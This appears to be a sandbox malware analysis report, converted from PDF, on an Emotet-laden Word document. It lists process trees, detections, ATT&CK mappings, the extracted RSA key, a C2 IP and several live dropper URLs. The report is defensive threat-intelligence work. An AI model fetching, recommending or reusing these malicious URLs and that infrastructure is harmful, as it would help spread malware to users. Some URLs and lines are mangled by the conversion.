                - rundll32.exe (PID: 2432 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oxtv\rmjj.sjq',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 552 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pwzo\iducd.mjn',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 1840 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gfwk\bavnhqr.pvy',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2788 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dbsb\hxixh.nee',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 1428 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yvvm\ving.mzt',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 2840 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Puve\yoqqjfh.eoi',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.2107396520.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2110398368.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000014.00000002.2116797461.0000000000241000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000007.00000002.2096970876.00000000002C1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000013.00000002.2115599459.00000000001D1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
19.2.rundll32.exe.1d0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
22.2.rundll32.exe.140000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
23.2.rundll32.exe.190000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.2c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
21.2.rundll32.exe.1a0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Copyright null 2021

Source	Rule	Description	Author	Strings


Click to see the 46 entries

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:

Yara detected Emotet

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Copyright null 2021

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found


Stealing of Sensitive Information:

- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	E In N C
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 2 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1 2	E R C
Domain Accounts	Native API 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	S S
Cloud Accounts	Command and Scripting Interpreter 1 1 1	Network Logon Script	Network Logon Script	Masquerading 2 1	LSA Secrets	Security Software Discovery 1 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Virtualization/Sandbox Evasion 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B

Behavior Graph



Hide Legend

Legend:


- Process
- Signature
- Created File
- DNS/IP Info
- Is Dropped
- Is Windows Process
- Number of created Registry Values
- Number of created Files
- Visual Basic
- Delphi
- Java
- .Net C# or VB.NET
- C, C++ or other language
- Is malicious
- Internet


RESET

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Info.doc	70%	Virustotal		Browse
Info.doc	56%	ReversingLabs	Document-Word.Trojan.Valyria	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	100%	Joe Sandbox ML		
C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll	93%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.1b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.2c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.rundll32.exe.1d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.190000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.3a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Copyright null 2021

Source	Detection	Scanner	Label	Link	Download
17.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.690000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.220000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.6b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.2c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.6b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.380000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.2a0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
dagranitegiare.com	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://167.71.148.58:443/6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/	0%	Avira URL Cloud	safe	
http://https://dagranitegiare.com/wp-admin/jCH/	17%	Virustotal		Browse
http://https://dagranitegiare.com/wp-admin/jCH/	100%	Avira URL Cloud	malware	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://dagranitegiare.com/wp-admin/jCH/P	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://zhongshixingchuang.com/wp-admin/OTm/	15%	Virustotal		Browse
http://zhongshixingchuang.com/wp-admin/OTm/	100%	Avira URL Cloud	malware	
http://r3.i.lencr.org/0	0%	Avira URL Cloud	safe	
http://koreankidsedu.com/wp-content/2cQTh/	100%	Avira URL Cloud	malware	
http://www.greaudstudio.com/docs/FGn/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://dagranitegiare.com	100%	Avira URL Cloud	phishing	
http://geoffoglemusic.com/wp-admin/x/	100%	Avira URL Cloud	malware	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://suriagrofresh.com/serevers/MVDjl/	100%	Avira URL Cloud	malware	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dagranitegiare.com	45.119.81.203	true	true	• 8%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://167.71.148.58:443/6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2099147774.0000000001E80000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	powershell.exe, 00000005.00000 002.2105210846.000000001CCC000 0.00000002.00000001.sdmp, rund ll32.exe, 00000006.00000002.21 00613650.0000000001B60000.0000 0002.00000001.sdmp, rundll32.exe, 00000007.00000002.20973791 65.0000000002060000.00000002.0 0000001.sdmp, rundll32.exe, 00 000008.00000002.2099147774.000 0000001E80000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000005.00000 002.2105210846.000000001CCC000 0.00000002.00000001.sdmp, rund ll32.exe, 00000006.00000002.21 00613650.0000000001B60000.0000 0002.00000001.sdmp, rundll32.exe, 00000007.00000002.20973791 65.0000000002060000.00000002.0 0000001.sdmp, rundll32.exe, 00 000008.00000002.2099147774.000 0000001E80000.00000002.0000000 1.sdmp	false		high
http://crl.entrust.net/server1.crl0	powershell.exe, 00000005.00000 002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false		high
http://https://dagranitegiare.com/wp-admin/jCH/	powershell.exe, 00000005.00000 002.2100437393.0000000003B3C00 0.00000004.00000001.sdmp	true	• 17%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://cps.letsencrypt.org0	powershell.exe, 00000005.00000 002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net03	powershell.exe, 00000005.00000 002.2104573649.000000001B57F00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000005.00000002.2104573649.000000001B57F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000005.00000002.2104573649.000000001B57F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dagranitegiare.com/wp-admin/jCH/P	powershell.exe, 00000005.00000002.2097330160.0000000002F92000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000005.00000002.2106134219.000000001CEA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2101263831.0000000001D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097603957.0000000002247000.00000002.00000001.sdmp, rundll32.exe, 00000F.00000002.2111902319.0000000002207000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	powershell.exe, 00000005.00000002.2105210846.000000001CCC0000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2100613650.0000000001B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097379165.0000000002060000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2099147774.0000000001E80000.00000002.00000001.sdmp	false		high
http://zhongshixingchuang.com/wp-admin/OTm/	powershell.exe, 00000005.00000002.2097330160.0000000002F92000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2100437393.0000000003B3C000.00000004.00000001.sdmp	true	• 15%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://r3.i.lencr.org/0	powershell.exe, 00000005.00000002.2104573649.000000001B57F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://koreankidsedu.com/wp-content/2cQTh/	powershell.exe, 00000005.00000002.2097330160.0000000002F92000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2100437393.0000000003B3C000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	powershell.exe, 00000005.00000002.2106134219.000000001CEA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2101263831.0000000001D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097603957.0000000002247000.00000002.00000001.sdmp, rundll32.exe, 00000F.00000002.2111902319.0000000002207000.00000002.00000001.sdmp	false		high
http://www.greaudstudio.com/docs/FGn/	powershell.exe, 00000005.00000002.2097330160.0000000002F92000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2100437393.0000000003B3C000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	powershell.exe, 00000005.00000002.2104573649.000000001B57F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	powershell.exe, 00000005.00000002.2106134219.000000001CEA7000.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2101263831.0000000001D47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097603957.0000000002247000.00000002.00000001.sdmp, rundll32.exe, 00000F.00000002.2111902319.0000000002207000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2096214706.000000000246000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098993097.0000000002930000.00000002.00000001.sdmp	false		high
http://https://dagranitegiare.com	powershell.exe, 00000005.00000002.2097330160.0000000002F9200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://investor.msn.com/	powershell.exe, 00000005.00000002.2105210846.000000001CCC000 0.00000002.00000001.sdmp, rundll32.exe, 00000006.00000002.2100613650.0000000001B60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097379165.0000000002060000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2099147774.0000000001E80000.00000002.00000001.sdmp	false		high
http://geoffoglemusic.com/wp-admin/x/	powershell.exe, 00000005.00000002.2097330160.0000000002F9200 0.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2100437393.0000000003B3C000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
